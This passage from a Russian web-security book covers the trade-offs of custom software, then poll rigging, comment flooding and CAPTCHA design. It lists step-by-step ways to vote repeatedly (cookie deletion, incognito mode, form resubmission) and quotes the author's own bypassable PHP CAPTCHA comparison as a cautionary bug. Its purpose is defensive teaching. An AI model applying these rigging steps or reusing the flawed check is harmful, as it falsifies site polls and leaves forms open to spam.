Прежде чем выносить какое-то решение, следует взвесить все "за" и "против". В любом случае, какое бы решение вы ни приняли, я рекомендую вам изучать web-программирование и больше изучать web-безопасность. В качестве языка программирования я бы посоветовал PHP как наиболее популярный — в интернете можно найти для него очень много готовых решений. На мой взгляд, на PHP написано большинство сценариев Open Source, доступных в интернете.

1.11.3. Программы, написанные под заказ

Лучшее решение, если у вас есть деньги и возможность, — это заказать программу у профессиональных программистов. У профессионалов всегда имеется достаточно наработок, которые можно использовать для решения вашей задачи. Хорошо отлаженный код позволяет создавать безопасные решения, а благодаря тому, что код, скорее всего, закрытый и структура базы данных заранее неизвестна хакеру, взлом значительно усложняется. Он не исключается полностью, но все же.

1.11.4. Золотая середина

В наше время очень сложно строить что-то с нуля, это может стоить слишком дорого. Но создание своего решения с использованием открытых технологий может стать той золотой серединой, которая позволит добиться нужного результата за короткий срок.

1.12. Сложность защиты

Современные системы очень сложные и состоят из множества компонентов, поэтому и защита усложняется. В сложной системе безопасность измеряется ее самым слабым звеном. Совсем избавиться от слабых мест невозможно, но желательно сделать так, чтобы такое звено было максимально защищенным. Проблема защиты сложных систем заключается в том, что вы должны защищать абсолютно все звенья. Взломщику достаточно найти только одну ошибку, и все усилия защищающейся стороны пойдут прахом.

Чем проще система, тем легче определять потенциальные угрозы и слабые места. Чтобы система была проще, следует рассмотреть вариант с уменьшением сложности системы и количества используемых технологий.

Например, гетерогенные системы могут оказаться эффективным инструментом решения задач. Объединив ОС Linux и Windows для решения вашей задачи, вы можете воспользоваться преимуществами обеих систем. С другой стороны, общая сложность решения увеличивается в разы, нужно обслуживать и проводить мониторинг уже не одной ОС, а двух совершенно разных систем с разными подходами к безопасности. В результате обслуживание такого решения может оказаться намного более дорогим, чем предполагалось.

Но ограничивая себя только одной платформой, мы вынуждены будем отказаться от преимуществ, которые дает каждая из них. Можно взять лучшее от Windows и Linux и объединить это в одно прекрасное решение. Да, можно и даже нужно, просто следует думать и о безопасности.

Идеальной системы не бывает, поэтому основная задача защищающейся стороны — содержать систему в идеальном состоянии, потому что хакеру достаточно найти только один изъян в этой системе, чтобы сломать крепость.

ГЛАВА 2

Простые методы взлома

В этой главе мы рассмотрим несколько простых методов взлома, которые можно провести на большом количестве web-сайтов. Подобные вещи чаще всего проводят с целью отомстить владельцам web-сайта, потому что описываемые методы просты в применении, и я надеюсь, что вы не будете ими злоупотреблять — это то же самое, что бросать мусор на улице. Особых разрушений вы не добьетесь, только намусорите.

Снова скажу, что книга написана не для того, чтобы научить вас подобным методам, а для того, чтобы вы знали возможные источники угрозы и умели от них защищаться. Я, как владелец нескольких web-сайтов, не раз встречался со всеми описанными в этой главе шутками недобросовестных посетителей. Надеюсь, что эта глава поможет вам не столкнуться с такими же проблемами.

Если вы являетесь разработчиком сайта, то описываемый материал поможет вам в построении защиты. Если вы не разбираетесь в программировании, но владеете сайтом, то материал поможет узнать, на что нужно обращать внимание при выборе программ, которые будут работать на web-сервере.

2.1. Накрутка голосования

Системы голосования на разных web-сайтах постоянно развиваются, и программисты закрывают лазейки, с помощью которых пользователи могут голосовать многократно (накрутка голосования). Допустим, что некая компания проводит интернет-опрос, и вы, естественно, хотите, чтобы победила ваша версия ответа. Как же поступить в такой ситуации? Вариантов много, но все зависит от программы, которая собирает голоса пользователей.

Рассмотрим способы накрутки на web-сайте **www.download.com**. Здесь можно голосовать за любимые программы, отдавая им свое предпочтение. Если вы видите, что любимая программа имеет плохой рейтинг, то можете попытаться изменить ситуацию и помочь разработчику.

Чтобы понять, как происходит накрутка, нужно знать, каким образом работает система голосования. Самый простой вариант ее работы — использование cookies (это

так называемые файлы-плюшки, в которых можно сохранять любую полезную информацию). Каждый web-сайт создает на вашем компьютере свой файл, к которому имеет доступ только он. Когда вы отдаете свой голос, то информация об этом сохраняется в cookies. Рассмотрим шаги, которые выполняются при голосовании:

1. Отправка пакета с ответом на вопрос.
2. Сервер обрабатывает ответ и присылает подтверждение.
3. Ваш компьютер сохраняет информацию в cookies.

Таким образом, при следующей попытке голосования web-сервер с помощью cookies определит, что вы уже голосовали, и не даст вам сделать этого повторно. Но так только предполагается, а сейчас мы рассмотрим методы, которыми эту защиту можно обойти.

Плюс cookie-файлов — можно сделать голосование доступным даже не зарегистрированным пользователям. Минус — слишком ненадежное решение.

2.1.1. Вариант накрутки № 1

Где-то 15 лет назад система голосования на **www.download.com** не имела абсолютно никакой защиты от подтасовки, и можно было воспользоваться простейшим способом "быстрого клика": заходите на web-сайт, выбираете нужный вариант ответа и начинаете быстро нажимать кнопку **Отправить**.

Допустим, вы используете простую телефонную линию, тогда для отправки вашего ответа и получения подтверждения (записи данных в cookies) нужно время. Если в момент пересылки/получения пакета повторно нажать кнопку **Отправить**, то предыдущая посылка на клиентской стороне считается незавершенной и отменяется, а начинает работать новая сессия обмена данными. Когда на первую отправку придет подтверждение web-сервера и просьба изменить cookies, то запрос при определенных условиях будет отклонен.

Запрос останется активным, если он отправлялся с помощью Ajax запроса (Asynchronous JavaScript and XML, асинхронный JavaScript и XML), который по своей природе асинхронный и может работать в фоне.

Следовательно, если быстро нажимать кнопку **Отправить**, то будут отправляться пакеты с нашими вариантами ответа, а web-сервер их обработает и добавит полученные голоса (т. е. выполнятся шаги 1 и 2). А вот ваш компьютер станет отклонять подтверждения, и третий шаг будет пропускаться, пока не произойдет одно из следующих событий:

- если вы прекратите быстро нажимать кнопку отправки ответа, то браузер примет файл cookies, полученный в результате последнего нажатия, и сохранит его;
- если между нажатиями кнопки отправки web-сервер обработал запрос, а ваш компьютер успел принять подтверждение, то файл будет создан и дальнейшие нажатия станут невозможными.

2.1.2. Вариант накрутки № 2

Когда программисты замечают, что систему голосования накручивают первым способом, то они начинают создавать защиту. Простейший вариант: сразу после отправки ответа отключить кнопку (сделать ее недоступной) с помощью JavaScript, и вторая попытка нажатия станет невозможной.

Можно удалить cookie-файлы, вы имеете полный контроль над этими данными. На мой взгляд, самый простой способ — использование утилит разработчика, которые встроены в Chrome-браузер.

- Запустите Chrome и загрузите нужный сайт.
- Нажмите <Ctrl>+<Shift>+<I>, вы должны увидеть окно утилит, где нужно перейти на вкладку **Application** (рис. 2.1).
- Слева выбираем **Storage** (Хранилище) | **Cookies** и затем URL сайта.




Рис. 2.1. Вкладка **Application окна утилит**

С правой стороны должны появиться cookie-параметры, которые сохранены в браузере. Теперь задача найти нужный и удалить его. Как найти нужный? Тут сложно дать конкретный совет, поскольку все зависит от того, какое имя параметру присвоил разработчик.

В крайнем случае вы можете удалить все значения: cookie-файлы не хранят (по крайней мере не должны хранить) ничего суперважного.

Сложно? В браузерах появилась отличная возможность для накрутки — режим инкогнито. Переходим в режим инкогнито, голосуем, закрываем режим. В этот момент все cookie будут уничтожены, и при открытии нового окна вы снова можете голосовать.

Приведенный вариант подходит и в тех случаях, когда вы хотите повторить голосование первым способом *(см. разд. 2.1.1)*, но файл cookies уже существует.

2.1.3. Вариант накрутки № 3

Наиболее стойкая защита организуется путем проверки IP-адреса, то есть голосовать с каждого IP-адреса можно только один раз. Тут возможны два варианта.

Этот вариант встречается не так часто, потому что очень много пользователей интернета работают через различные промежуточные сети, но имеют один общий IP-адрес: например, многие компании предоставляют доступ к интернету для своих сотрудников через прокси-сервер или с помощью технологии NAT, когда все в интернете работают под одним IP. Если хотя бы один сотрудник такой компании проголосует на web-сайте, то остальные потеряют такую возможность, и поэтому нельзя будет говорить о какой-либо объективности опроса.

Если у вас дома есть WiFi-маршрутизатор, то все в доме, скорее всего, тоже видны в интернете под одним и тем же адресом за счет NAT.

Именно поэтому IP-адреса, используемые системами голосования только для определения источника накрутки, хранятся в базе недолго. Через определенное время вы без проблем сможете проголосовать с того же IP-адреса.

Если IP-адрес блокируется только на короткий промежуток времени, то накрутка становится не таким уж и сложным занятием. Для этого достаточно выбрать свой вариант ответа и нажать кнопку отправки. Перед нами откроется web-страница, которая получает и, возможно, сразу отображает полученную информацию. Отдыхаем определенное время, в течение которого происходит снятие запрета IP-адреса, а потом просто нажимаем в браузере кнопку **Обновить** или клавишу <F5> (для Internet Explorer). В ответ браузер должен сообщить, что произойдет повторная отправка данных, и запросить разрешение этой отправки. Если ответить положительно, то будет отправлен точно такой же пакет данных и голос будет принят.

Иногда получение данных происходит по трехуровневой схеме, из трех сценариев (все это может делать один файл):

1. Сценарий 1 отображает форму для ввода.
2. Сценарий 2 получает данные от пользователя, сохраняет их в базе и передает управление сценарию 3.
3. Сценарий 3 отображает результат.

В этом случае по завершении отправки вы будете находиться в сценарии 3, который просто отображает информацию. Если нажать кнопку обновления, то сценарий

на web-сервере просто ничего не получит. Придется нажимать кнопку **Назад**, чтобы попасть на сценарий 2 или сценарий 1, чтобы повторить отправку данных.

2.1.4. Защита от накрутки

Если в голосовании есть возможность накручивать результаты ответов, то смысл от такого голосования стремится к нулю. Результатам нельзя верить, и они могут только ввести в заблуждение разработчиков и посетителей web-сайта. Разработчик обязан предусмотреть накрутку и создать необходимую защиту.

Как можно защититься? На мой взгляд, самый эффективный метод состоит в выполнении следующих шагов:

1. Давать возможность голосовать только зарегистрированным пользователям.
2. В базе данных создать табличку, в которой будут сохраняться имена всех проголосовавших пользователей.
3. Перед сохранением результата голосования проверять, есть ли в этой таблице уже имя проголосовавшего; тогда запрос пользователя необходимо отклонить.

Такой способ очень эффективен. Если пользователь захочет обмануть вас и проголосовать дважды, то для того чтобы отдать второй голос, придется пройти весь процесс регистрации на web-сайте. Если регистрация сопровождается отправкой по почте кода подтверждения и активации, то обманщику придется создавать отдельный ящик для каждой регистрации. А это еще одна проблема, решение которой потребует времени. Чем больше времени необходимо на то, чтобы сфальсифицировать голос, тем меньше будет попыток сделать это.

С другой стороны, регистрация должна быть максимально простой и удобной. Если ее сделать сложной, то добропорядочные пользователи не будут регистрироваться даже единожды. Вы можете сказать, что чем меньше регистраций, тем меньше вероятность, что среди них будет хакер, но это неверно. Дело в том, что злоумышленник потратит время на регистрацию, а добропорядочный пользователь может и отказаться от нее, если не будет острой необходимости. Какой сложности делать регистрацию — это проблема разработчика (владельца) web-сайта. Он должен найти золотую середину.

Из личного опыта могу сказать, что простой регистрации достаточно, главное, чтобы сама регистрационная форма была защищена от спама с помощью проверки на робота. Если сгенерировать аккаунты не получится, то ради простой накрутки голоса никто не будет вручную регистрировать пользователей даже при наличии самой простой регистрации.

Однажды я случайно забыл задать правило, по которому не следовало принимать голос от уже проголосовавшего пользователя. Голосование опрашивало посетителей по поводу проводившегося конкурса, и от этого зависела судьба денежного приза. Тем, кто участвовал в конкурсе, было бы обидно, если бы деньги достались тому, кто накрутил результат. Но благодаря тому, что на web-сервере была таблица

с данными, за кого голосовал какой пользователь, я легко смог вычислить тех, кто накручивал данные.

Как можно найти обманщиков? Допустим, что ваше голосование позволяет выставить оценку от 1 до 5 за определенную позицию товара. В этом случае пользователь имеет право голосовать только один раз за каждый товар. Таблица со списком проголосовавших должна состоять из следующих полей:

- `Key1` — ключевое поле;
- `idUser` — идентификатор пользователя;
- `idGoods` — идентификатор товара.

Теперь перед учетом голоса достаточно выполнить следующий запрос:

```
SELECT count(*)
FROM Таблицы
WHERE idUser=Имя
  AND idGoods=Товар
```

Если результатом будет ненулевое значение, то указанный пользователь уже голосовал за указанный товар, и его голос можно не учитывать. Чтобы определить, есть ли в базе данных накрутки, можно выполнить примерно следующий запрос:

```
SELECT idUser, idGoods, count(*)
FROM Таблицы
GROUP BY idUser, idGoods
```

Таким образом мы получим таблицу, в которой будут показаны идентификаторы пользователей и товаров, а также количество голосований за каждый товар. В результат попадут записи, в которых количество голосований имеет любое значение. Если вы хотите ограничить результат только теми записями, в которых есть накрутка (т. е. количество голосований больше 1), то запрос должен быть примерно следующим:

```
SELECT idUser, idGoods, count(*)
FROM Таблицы
GROUP BY idUser, idGoods
HAVING count(*)>1
```

Таким способом я вычислил тех, кто пытался обмануть меня во время голосования, и удалил все лишние голоса.

Для большей эффективности можно сохранять в таблице и IP-адреса, но использовать эту информацию необходимо только как справочную, ведь под одним IP-адресом может работать сотня, а то и тысяча пользователей.

Если ваша система голосований состоит только из выбора определенного ответа на определенный вопрос, то идентификатор товара необходимо заменить идентификатором вопроса, на который отвечает посетитель. Таким образом, на каждый вопрос пользователь сможет ответить только один раз.

А что если у вас нет возможности сделать регистрацию или вы не хотите усложнять сайт до такой степени? Это актуально для блогов, посетители которых не лю-

бят регистрироваться только ради того, чтобы проголосовать или оставить комментарий. В таком случае нельзя гарантировать, что данные опроса будут хоть немного приближены к реальности, поэтому самая главная задача — защититься от "быстрого клика", то есть откровенной накрутки.

От "быстрого клика", как и от флуда, помогает защитить CAPTCHA. Подробно о ней мы будем говорить в *разд. 2.3*.

2.2. Флуд

Еще одна атака — флуд, которая состоит в том, что на web-сайт отправляется большое количество бессмысленной информации. Флуд можно производить против тех сценариев, которые могут получать текстовую информацию и отображать ее на web-странице. К таким сценариям относятся:

- форумы;
- гостевые книги;
- чаты;
- формы обратной связи;
- формы, где пользователь может просмотреть комментарии и оставить свои.

Как происходит флуд? Для этого на форме должно быть поле для ввода текста. Хакер вводит нужный текст, а далее действия происходят примерно тем же методом, что и при накрутке счетчиков. В принципе, накрутка счетчиков — это тоже флуд, только в данном случае мы рассматриваем бомбардировку web-сервера текстовой информацией, а не переключателем, который используется при голосовании, и тут есть свои нюансы.

Программист может написать сценарий или программу, которая будет бесконечно направлять информацию на web-сервер и может заполнить вашу базу данных или окно чата бессмысленными сообщениями. Проблема усложняется, если web-сервер позволяет отправлять анонимные сообщения.

Существует множество методов защиты от флуда, и лучше будет, если вы реализуете сразу несколько из них. Давайте рассмотрим эти методы, хотя кое-что из этого мы уже видели, когда рассматривали защиту от накрутки в *разд. 2.1.4.*

Можно разрешать оставлять сообщения только зарегистрированным пользователям. Хороший, но не надежный метод. Дело в том, что хакер может создать один аккаунт и потом написать программу, которая будет от этого аккаунта оставлять множество комментариев.

Не пытайтесь ограничить по контенту, потому что достаточно просто написать программу, которая будет отправлять сгенерированные сообщения.

Запрещать получение сообщений с одного и того же IP-адреса в течение определенного времени, например 20 секунд. Таким образом, хакер сможет мусорить не чаще одного раза в 20 секунд. Но и этого может быть достаточно, чтобы оставлять

3 сообщения в минуту. Если мы говорим о странице, где пользователи могут оставлять комментарии, то уже через час страница будет заполнена сгенерированными комментариями.

В некоторых случаях пользователь может иметь возможность отправлять сразу несколько сообщений подряд, но можно сделать ограничение, что их должно быть не более 5 в минуту, с любым промежутком времени между сообщениями. Больше среднестатистический пользователь физически не успеет написать. Но этот метод защиты все же замедляет флуд, но не останавливает его.

Можно пробовать оставлять cookie, но как мы уже видели в *разд. 2.1*, этот метод защиты обходится достаточно легко.

- Самый надежный на данный момент метод — использовать коды подтверждений (каптчу — тест-проверку), которая поможет убедиться, что запрос приходит от человека, а не от машины. Дальше уже все зависит от каптчи и ее качества.
- Еще лет 10 назад вполне реально было использовать простую картинку со сгенерированным числом из 5 символов, но в наше время компьютеры стали достаточно мощными, а программные решения настолько умными, что распознавание символов на картинке уже не проблема.
- В наши дни программисты пытаются добавлять шум на картинки, чтобы "компьютерному зрению" было сложнее распознать ее, и хороший шум, и внесение искажения в изображение приносит результат.
- В случае с регистрационными формами практически стандартом стала проверка почтового ящика. Сейчас при регистрации не просят уже имя, потому что это лишняя информация, которую пользователь должен будет запоминать. Вместо этого в качестве имени используется e-mail, и прежде чем аккаунт заработает, этот e-mail нужно подтвердить.
- После заполнения регистрационной формы пользователю отправляется письмо с уникальным URL. Если пользователь загрузит этот URL, то значит, он указал реальный и, скорее всего, свой e-mail.
- Такая проверка является достаточно эффективным методом защиты от генерации учетных записей, но нужно знать об одной очень важной особенности работы почты — некоторые почтовые сервисы позволяют с помощью символа + создавать уникальные адреса и отправлять почту на один и тот же ящик. Так работает Google. Если у вас есть почтовый ящик **username@gmail.com**, то вы можете отправить на него письма, добавив после имени + и после этого что угодно. Например: **username+1@gmail.com**, **username+2@gmail.com** и т. д. Все эти ящики в реальности будут доставлять почту на один и тот же ящик **username@gmail.com**.
- В Google это сделали намеренно, чтобы один ящик можно было использовать для различных тестов, но для владельцев сайта это может стать проблемой, потому что пользователи могут генерировать множество аккаунтов на один почтовый ящик.

- Защита от этой проблемы достаточно простая: нужно перед регистрацией проверять, есть ли в email-адресе символ плюс, и удалять его и все символы после этого до знака @.

2.3. CAPTCHA

CAPTCHA — Completely Automated Public Turing test to tell Computers and Humans Apart, что в переводе означает полностью автоматизированный публичный тест Тьюринга для различения компьютеров и людей. На русском данный термин очень часто читают так, как пишется на английском — каптча.

Уже из названия понятно, что это тест, который должен гарантировать, что операцию выполнял именно человек, а не компьютер. В случае с интернетом тест стал очень актуален. Дело в том, что злоумышленник может написать программу, которая будет флудить или голосовать вместо человека, накручивая счетчики программно, не прилагая усилий. Хорошая каптча гарантирует, что операцию выполнял именно человек, а не компьютер, а значит, злоумышленнику придется прилагать собственные усилия.

Вы уже много раз видели каптчу на разных сайтах в виде:

- картинок с цифрами и/или буквами, которые нужно ввести;
- задачи (чаще математические), которые нужно решить, или вопрос, на который нужно ответить;
- выбрать картинки из 9 представленных, на которых нарисовано что-то определенной тематики. Этот метод стал популярным благодаря Google Captcha.

То, что каптча заставляет пользователя выполнять какие-то действия руками, и является очень эффективным методом защиты от накрутки, флуда или спама. После каждой попытки проголосовать пользователю приходится в очередной раз вводить код или отвечать на вопрос, поэтому чтобы отдать 1000 голосов за интересующий ответ, придется 1000 раз проходить каптчу. Если у вас на сайте нет регистрации, но есть голосование, то принимайте результат опроса только после прохождения каптчи. В этом случае ваши опросы будут меньше накручивать.

Я использую каптчу на всех блогах, чтобы защищать страницы комментирования и формы обратной связи от флуда. Например, если злоумышленник захочет замусорить какую-то заметку в моем блоге десятком бессмысленных комментариев, ему придется 10 раз вводить числа с каптчи, а мне всего лишь 10 раз щелкнуть мышью, чтобы удалить мусор. Затраты злоумышленника несоизмеримы с моими, поэтому никто не занимается такими проказами.

Чтобы серьезно нафлудить, нужно собрать много народу, и тогда, если каждый оставит хотя бы по 2 сообщения, у меня в администраторской панели появится мусор, но и в этом случае мне очень просто очистить его — я могу выполнить

всего один SQL-запрос в базе данных, который удалит все неподтвержденные комментарии.

Получается, что для блогов каптча и отображение комментариев после подтверждения администратора является отличным средством защиты без использования регистрации на сайте.

Я уже сказал, что использую каптчу и для всех форм обратной связи, чтобы хакер не смог зафлудить почтовый ящик мусорными сообщениями. Нажать клавишу <Delete> в почтовом клиенте не так уж и сложно, но все же лучше защититься хорошим тестом.

2.3.1. Внутренний мир каптчи

Давайте посмотрим, из чего состоит каптча и как она работает. Каким образом можно гарантировать, что операцию выполнял именно человек, а не компьютер, ведь компьютеры стали настолько умны, что выигрывают в шахматы у сильнейших шахматистов мира.

Компьютеры сейчас обладают такой мощностью, что предлагать им решить какую-то математическую задачу бессмысленно. Хотя нет, можно предложить решить какую-то сложную задачу, и если ее решили быстро, то это компьютер.

А если серьезно, то в данный момент я бы выделил две задачи, которые пока сложно решить компьютеру, и обе они связаны с распознаванием символов и звуков. Компьютер способен распознать и то и другое, если изображение чистое, а звук четкий. Но стоит в изображение или звук добавить шум, как программы становятся в тупик и ошибаются чаще людей. Пока что.

Машинное обучение позволяет компьютерам уже определять и то, что изображено на картинке. При распознании звука или образов программы используют шаблоны и машинное обучение, а при серьезном искажении сравнение с шаблоном приводит к ошибкам. Да и дорого пока использовать машинное обучение просто для взлома каптчи, проще, наверное, тысячу низкооплачиваемых реальных людей посадить за компьютеры, и они будут решать задачи каптчи. И это не шутка, я слышал, что подобные сервисы предоставляют в интернете.

Теперь о том, как все реализуется программно на web-сервере:

1. Пользователь запрашивает страницу. Страница генерирует случайный код из цифр, букв или сочетания цифр и букв.
2. Полученный код сохраняется в сессии и рисуется на картинке, которая возвращается пользователю в виде изображения. Для усложнения задачи в изображения добавляется шум. За счет того, что сгенерированный код хранится в сессии на сервере, он не виден пользователю, и для каждого пользователя код свой. Даже больше — при каждой загрузке страницы создается свой код.
3. Пользователь заполняет поля и нажимает кнопку отправки данных на web-сервер.

4. Сценарий на сервере сравнивает полученный код со значением из сессии, и если они совпадают, то данные принимаются.

При каждой загрузке формы значение кода должно генерироваться случайным образом, и от генератора случайных чисел зависит очень многое. Далеко не все функции генерации создают действительно случайные числа. Было много случаев, когда функции возвращали предсказуемое значение, и в этом случае защита оказывается неэффективной. Но в случае с web-сценариями предугадать очень сложно, потому что с сайтом работает множество пользователей одновременно и предугаданное значение необязательно достанется вам, оно может уйти другому пользователю.

Тут нужно быть внимательным и не попасть на ошибку со значением по умолчанию. У меня был один раз такой случай, когда я по невнимательности забыл инициализировать переменную. Сценарий А генерирует код и отображает форму. Сценарий Б получает результат от пользователя и сохраняет комментарий в базе данных. Проблема в том, что в сценарии Б проверка была простой:

```
if ($_SESSION[secret_number] == $_POST[pkey])
{
}
```

Если вы не разбираетесь в программировании, то поясню. Здесь происходит проверка, если секретный номер из сессии равен значению, полученному от пользователя, то сохранить параметры в базе. Самое страшное — я никак не проверял значение из сессии на пустое и не присваивал ему значения по умолчанию. Если пользователь обращался к сценарию Б и не передавал ничего в качестве значения `$_POST[pkey]`, то проверка проходила удачно, потому что и левая, и правая часть сравнения были пусты.

Если бы кто-то из хакеров смог найти эту ошибку и захотел бы мне напакостить, то без проблемы смог бы зафлудить мою базу мусором. Однако или никто не нашел ошибку, или просто мой сайт никого не заинтересовал.

2.3.2. Примеры некорректных каптчей

Как должна работать каптча, мы уже разобрались, а теперь давайте посмотрим некорректные примеры ее использования. Для иллюстрации различных вариантов я подобрал вам несколько сайтов с разными вариантами каптчи, чтобы продемонстрировать ошибки разработчиков.

Для начала посмотрим на рис. 2.2, где показана форма для ввода каптчи. На этом сайте при сохранении комментария вы вводите текст и нажимаете кнопку отправки. Перед сохранением данных в базе перед нами отображается отдельная страница, на которой нужно ввести каптчу, чтобы доказать, что комментарий вводил человек, а не программа.

Тут есть множество ошибок, допущенных разработчиком:

- изображение слишком простое и контрастное, поэтому его можно распознать программно. Такие программы, как FineReader, умеют распознавать содержимое

и более ужасного изображения, а тут все контрастно. Если у хакера есть модуль для распознания образов, то он без проблем сможет написать программку, которая зафлудит сервер мусорными комментариями;

- буквенно-числовой код не генерируется заново при перезагрузке страницы. Сколько бы раз вы ни пытались отправить сообщение серверу, код остается одним и тем же. Я думаю, что он генерируется еще на первой странице, когда мы писали текст, а на странице, представленной на рисунке, он каждый раз остается одним и тем же. Благо здесь есть числа и символы, и их аж 6. Когда-то я сталкивался с каптчей, где было только четыре цифры, а для полного перебора такой защиты понадобится максимум 9999 попыток.

Рис. 2.2. Картинка слишком простая и контрастная

Следующая неправильная каптча, которая встречается очень часто, — это текстовая каптча, значение которой сохраняется прямо в тексте страницы, а не в сессии. Текст страницы не является и не может быть чем-то защищенным, его можно легко посмотреть в браузере, и достаточно просто написать программу, которая автоматически будет искать код и отправлять форму на сервер, чтобы намусорить или напакостить.

Еще один пример неудачной каптчи, когда программисты оставляют на странице какую-то математическую задачку, которую должен решить пользователь. Например, 2 + 10 * 2 =. Причем очень часто я видел такие задачки не спрятанными в битовом изображении, а прямо в виде текста в исходном коде страницы. Это практически то же самое, что поместить в код страницы результат.

Написать программу, которая будет брать чистый текст и выполнять математические действия не сложнее, чем написать калькулятор. Это посильно даже студенту-программисту и без проблем решается за один день, попутно отвлекаясь на кофе или ролик в интернете.

Математическая задачка может стать сложнее, если задание нарисовано поверх картинки: тогда придется сначала понять, что нарисовано на картинке, превратить изображение в чистый текст, а это распознавание текста. При наличии шума на изображении это может быть уже неплохой защитой.

2.3.3. Пример хорошей каптчи

Тут можно попробовать сделать что-то уникальное, и в случае действительно хорошей реализации хакеру придется писать специализированную программу для взлома вашей каптчи. Главное использовать не столько чистый текст, сколько максимально задействовать изображения.

Но если говорить о готовых решениях, то я выбираю Google. Эта компания знает, как бороться со спамерами, потому что им приходится делать это каждый день.

Для этого вам понадобится Google-аккаунт и регистрация на сайте **https://www.google.com/recaptcha/**. Здесь выбираем v3 Admin Console вверху страницы — это бесплатная версия защиты, которая позволяет выполнять 1 миллион проверок в месяц. Если выбрать Get Started, то вы попадете в Enterprise-версию, а это нужно только большим сайтам. Для небольшого сайта можно найти достаточно много бесплатных каптчей, а если сайт большой, то можно воспользоваться корпоративной подпиской.

Справа наверху должна быть большая кнопка +, которая позволяет создать конфигурацию для сайта. Нажимаем ее или просто загружаем следующий URL: **https://www.google.com/recaptcha/admin/create**. Вы должны увидеть страницу, похожую на рис. 2.3.




Рис. 2.3. Настройка каптчи

Первое, что мы должны выбрать, — версию. Третья версия reCAPTCHA v3 позволяет проверять пользователя без каких-то дополнительных кодов, а просто с помощью чистого JS. Версия reCAPTCHA v2 использует:

- кнопку **Я не робот**, по нажатию которой нужно выбрать несколько картинок определенной тематики или содержащих определенные предметы;
- невидимую проверку, которая происходит незаметно для пользователя;
- и проверку с помощью приложения для Андроида (этот вариант используется для мобильных приложений).

В первых двух случаях мы должны указать домены сайта, где вы планируете проверять пользователя на робота, а в третьем нужно указать имя пакета приложения. В случае с web нужно указать корректные домены, иначе каптча работать не будет.

Вот и все настройки. Остается только принять условия обслуживания и создать конфигурацию. В результате вы получим два ключа — публичный и секретный. Публичный будет встроен в HTML страницы, и любой человек сможет его увидеть. Секретный — должен использоваться вами в коде для проверки данных, которые вам будет предоставлять Google Captcha, и эти данные показывать не странице не стоит.

Как же работает Google каптча, если проверка происходит на сервере Google, и как он нам сообщит — пользователь живой человек или робот?

На форме, которая должна проводить проверку, вам следует подключить JavaScript-файл:

```
<script src="https://www.google.com/recaptcha/api.js"></script>
```

В том месте, где вы хотите отобразить каптчу, нужно добавить JS-код:

```
<script>
   grecaptcha.render('g-recaptcha', {
         'sitekey' : 'ЗДЕСЬ БУДЕТ КЛЮЧ'
       });
</script>
```

Но только в параметре `'sitekey'` нужно указать ваш собственный ключ, который вы получите при регистрации на сайте Google.

